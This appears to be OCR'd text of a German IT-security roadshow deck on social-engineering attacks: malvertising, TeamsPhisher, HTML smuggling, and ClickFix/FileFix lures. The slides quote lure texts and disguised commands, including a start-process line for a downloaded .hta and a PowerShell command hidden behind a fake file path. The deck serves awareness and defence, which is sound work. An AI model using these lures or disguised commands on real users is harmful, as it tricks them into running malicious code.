IT-Security
Roadshow 2026

Inside Man

Wenn Anwender zu Angreifern werden

Torben Winkler, Controlware
Kai Albarus, Controlware

Datum, Ort

Alarme bewerten und Angreifer stoppen!

- Unser Auftrag: Der Schutz der überwachten IT-Landschaft
- Unser Sport: Pentester ärgern
- Unser Hobby: Suche nach Anomalien

- Manchmal schwer
  - Angreifer passen sich kontinuierlich an
  - Policies / Konfiguration ermöglichen unbemerkte Angriffe
  - Sensorik reicht nicht aus für gegebenen Angriff


Wenn Endanwender zu Angreifern werden…

Wieso? Weshalb? Warum? – **Die Angreifer in Not!**

Quelle: Computerbild

Wenn Endanwender zu Angreifern werden…

…und es oft nicht bemerken… Eine Reise in die Vergangenheit



2023


Remittance

Tuesday, January 24, 2023 11:34 PM

OneNote Dropper

Quelle: Controlware

Wenn Endanwender zu Angreifern werden…




Blender 3D download

Ad · https://www.blender3d-[redacted].com/

Blender 3D Drawing 2D in 3D - Blender 2023 Download

Blender is an excellent program for anyone looking to learn **3D** modeling or even animation. **Blender** is a fantastic tool if you work on **3d** modeling, sculpting, 2d and **3d** animation. Make it Your Own. Drawing 2D in **3D**. Modeling, Sculpt, UV. Everything You Need. VFX. Story Art.



Google

amd software download


Ad · https://www.amd-[redacted] top/

AMD Graphics - AMD Drivers

Consult support resources **and** articles for additional details. **AMD Software** Adrenalin Edition is an easy-to-use interface for your **AMD** products.

Malvertising

Wenn Endanwender zu Angreifern werden…



```
v1.0 developed by @Octoberfest73 (https://github.com/Octoberfest7)

Configuration:

[+] Try to pe
[-] Sending f
[-] No delay
[+] Using gre
[+] Logging T

Operational m

Time left to

Authenticatin

Reading targe
Fetching Bear
Fetching Skyp
Fetching send
Fetching Bear
Uploading fil

Hashing file

[+] MD5: 2b9a
[+] SHA1: 5cf
[+] SHA256: e

Sending messa

AdeleV@[redacted].o
AlexW@[redacted].on
tomdog@[redacted].o

Report:

Successes...................................................................[+] 3
Total.......................................................................[~] 3
```

phish her (External) 7:13 PM

PH

Hi Tom,

In an effort to improve compensation in our industry, I have been crowdsourcing salary data from sales employees in our field. The attached spreadsheet has up to date info for some of the leading businesses as well as breakouts by seniority and tenure. I saw you worked at Bob Jones Big Bank and was hoping you might be willing to share some data to add to the data set.

Some people have had issues viewing the spreadsheet within browsers; your best bet is to download it and open it that way.

Hope this is of interest to you!


Best,

Phish Her

salaryinfo.zip

TeamsPhisher

Wenn Endanwender zu Angreifern werden…



Password needed

File 'document-35068.iso' is password protected. Please enter the password in the box below.

Password:

the world gets work done.

View, sign, comment on, and share PDFs for free.

Are you an IT manager or OEM? Keep your software up to date.

Adobe, Adobe logo, the Adobe PDF logo, and Acrobat are either registered trademarks or trademarks of Adobe in the U

trademarks are the property of their respective owners.

Copyright © 2022 Adobe. All rights reserved.

Terms of use | Privacy | Report abuse

attachment.zip

Fertig — 221 KB

Alle Downloads anzeigen

This PC › Downloads › attachment.zip

Name

document-35068.iso

This PC › DVD Drive (E:) CD_ROM

Name

demurest.cmd

documents-9771

pimpliest_kufic.png


templates544.png

HTML Smuggling

Wenn Endanwender zu Angreifern werden…

…und es oft nicht bemerken… Eine Reise in die Gegenwart mit neuen Tricks

Wenn Endanwender zu Angreifern werden…



Create, edit and share Word docume

To display this web page correctly, please install the root certific

Create, edit and share Word documents. Work with others on

in your browser. To view
utton.

Something went wrong while displaying this webpage.


There was an error during the latest update of browser version, causing some web pages to malfunction.

Follow these instructions to resolve the issue:

1. Click the "Copy fix" button below.
2. Right-click on the Windows icon
3. Select "Windows PowerShell (Admin)"
4. Right-click within the open terminal window.
5. Wait for the update to complete, then refresh the page.


06/2024 CopyCat / ClickFix

Wenn Endanwender zu Angreifern werden…



Create, edit and share Word documents. Work with others on shared projects, in real-time.

Press the key combination ⊞ **+ R** and then **Ctrl + V**, then press **Enter**.



Create, edit and share Word documents. Work with others on shared projects, in real-time.

The "Word Online" extension is not installed in your browser. To view the document offline, click the "How to fix" button.


1. Right-click the Start ⊞ button and run 'Windows PowerShell' ('Windows Terminal').
2. Right-click in the console window.

Wait for the operation to complete and reload the page.

© Microsoft 2024

06/2024 CopyCat / ClickFix

Wenn Endanwender zu Angreifern werden…



Ausführen


Geben Sie den Namen eines Programms, Ordners, Dokuments oder einer Internetressource an.

Öffnen: ic\default.hta; start-process c:\users\public\default.hta;

Der Task wird mit Administratorberechtigungen erstellt.

06/2024 CopyCat / ClickFix

Wenn Endanwender zu Angreifern werden…



mr.d0x made "HRPolicy.docx" availab

06/20/2025 10:22:45 AM

To access **HRPolicy.docx**, follow these steps:

1. Copy the file path below

```
C:\company\internal-secure\filedrive\HRPolic
```

2. Open File Explorer and select the address bar (**CTRL**
3. Paste the file path and press **Enter**


```
Ping wird ausgeführt für example.com [23.192.228.80] mit 32 Bytes Daten:
Antwort von 23.192.228.80: Bytes=32 Zeit=150ms TTL=54
Antwort von 23.192.228.80: Bytes=32 Zeit=149ms TTL=54
```

```
Powershell.exe -c ping example.com                                  # C:\company\internal-secure\filedrive\HRPolicy.docx
```

08/2025 CopyCat / FileFix

Wenn Endanwender zu Angreifern werden…

…und es oft nicht bemerken…



These Fortnite Cheats CAN'T BE BANNED!


3284 Aufrufe • vor 21 Stunden

Jyntfn

Is this **fortnite** cheat truly safe from bans, or is it just another virus? I run a live malware analysis and rage-**hack** in-game to answer ...

Neu

Passendes Kapitel 0:00 How I Found Fortnite Cheats



XRP Ledger Node Setup | Beginner to Working Node Guide

4109 Aufrufe • vor 5 Tagen

Sam Parker

